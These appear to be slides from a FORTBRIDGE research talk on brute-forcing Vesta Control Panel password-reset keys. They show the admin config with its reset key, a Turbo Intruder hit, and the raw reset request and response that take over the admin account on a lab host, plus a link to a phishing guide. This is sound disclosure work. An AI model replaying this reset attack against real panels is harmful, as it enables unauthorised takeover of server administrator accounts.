root@ubuntu:/usr/local/vesta# cat data/users/admin/user.conf
FNAME='System'
LNAME='Administrator'
PACKAGE='default'
WEB_TEMPLATE='default'
PROXY_TEMPLATE='default'
DNS_TEMPLATE='default'
WEB_DOMAINS='100'
WEB_ALIASES='100'
DNS_DOMAINS='100'
DNS_RECORDS='100'
MAIL_DOMAINS='100'
MAIL_ACCOUNTS='100'
DATABASES='100'
CRON_JOBS='100'
DISK_QUOTA='unlimited'
BANDWIDTH='100000'
NS='ns1.domain.tld,ns2.domain.tld'
SHELL='bash'
BACKUPS='3'
CONTACT='adrian@fortbridge.co.uk'
CRON_REPORTS='yes'
[illegible]FlM8iHdzgUB1xxC0kPUNyQSFA8eW1DEDmPr06bKWxfhsELB4nSlYz3SmFFieD6UMD33McaCdupKIAtkKFozxL0'
RKEY='gSk6WUA3Qj'
SUSPENDED='no'
SUSPENDED_USERS='0'
```

Brute-forcing the RKEY for local testing

Vesta CP – Turbo Intruder for the win

- What is Turbo Intruder? https://portswigger.net/research/turbo-intruder-embracing-the-billion-request-attack
- https://github.com/FORTBRIDGE-UK/vesta-poc Turbo Intruder Script
- Brute-force all timestamps from [2025-2022]
- There's 31.5M attempts / year (86400*365)
- If you brute-force for 3 years, that's ~95M requests, which is 98% optimization
- For other Turbo Intruder optimization tips see: https://fortbridge.co.uk/research/multiple-vulnerabilities-in-concrete-cms-part1-rce/

Vesta CP – The Glorious Win

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connecti...
0	gSk6WUA3Qj	200	538	1578	587369	0		2001	

Pretty Raw Hex

```
POST /api/v1/reset/index.php HTTP/1.1
Host: 192.168.94.147:8083
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------406854165663874051237437262 76
Content-Length: 551
Origin: https://192.168.94.147:8083
Referer: https://192.168.94.147:8083/reset/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers
Connection: close

-----------------------------406854165663874051237437262 76
Content-Disposition: form-data; name="password"

FORTBRIDG3!
-----------------------------406854165663874051237437262 76
Content-Disposition: form-data; name="password_confirm"

FORTBRIDG3!
-----------------------------406854165663874051237437262 76
Content-Disposition: form-data; name="user"

admin
-----------------------------406854165663874051237437262 76
Content-Disposition: form-data; name="code"

gSk6WUA3Qj
-----------------------------406854165663874051237437262 76--
```

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 17:07:41 GMT
Content-Type: applcation/json
Connection: close
Set-Cookie: PHPSESSID=1e5vih27vk22hel3bdafcnsts0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 1240

{
  "error":null,
  "token":null,
  "panel":{
    "admin":{
      "FNAME":"System",
      "LNAME":"Administrator",
      "PACKAGE":"default",
      "WEB_TEMPLATE":"default",
      "BACKEND_TEMPLATE":"",
      "PROXY_TEMPLATE":"default",
      "DNS_TEMPLATE":"default",
      "WEB_DOMAINS":"100",
      "WEB_ALIASES":"100",
      "DNS_DOMAINS":"100",
      "DNS_RECORDS":"100",
      "MAIL_DOMAINS":"100",
      "MAIL_ACCOUNTS":"100",
      "DATABASES":"100",
      "CRON_JOBS":"100",
      "DISK_QUOTA":"unlimited",
      "BANDWIDTH":"100000",
      "HOME":"\/home\/admin",
      "NS":"ns1.domain.tld,ns2.domain.tld",
      "SHELL":"bash",
      "BACKUPS":"3",
      "CONTACT":"adrian@fortbridge.co.uk",
```

Remote exploit with Turbo Intruder script

See Our Leading Research Insights

1. For **web app pentest research** and a peek into PHP internals, check **Multiple Concrete CMS Vulnerabilities (Part 1 – RCE)**: This article investigates achieving remote code execution through 2 race conditions vulnerabilities in the file upload functionality in Concrete CMS, providing a detailed examination of potential security risks and mitigation strategies.
2. For **Mobile & API testing research**, check **Feeld dating app – Your nudes and data were publicly available**: This article details investigates the importance of securing GraphQL endpoints properly in order to prevent massive information data leaks.
3. For our **open source contribution to security tools,** check **Phishing Like a Pro: A Guide for Pentesters to Add SPF, DMARC, DKIM, and MX Records to Evilginx**: This guide delves into advanced phishing techniques and how to effectively use SPF, DMARC, DKIM, and MX records with Evilginx for penetration testing.

Q & A

THANK YOU!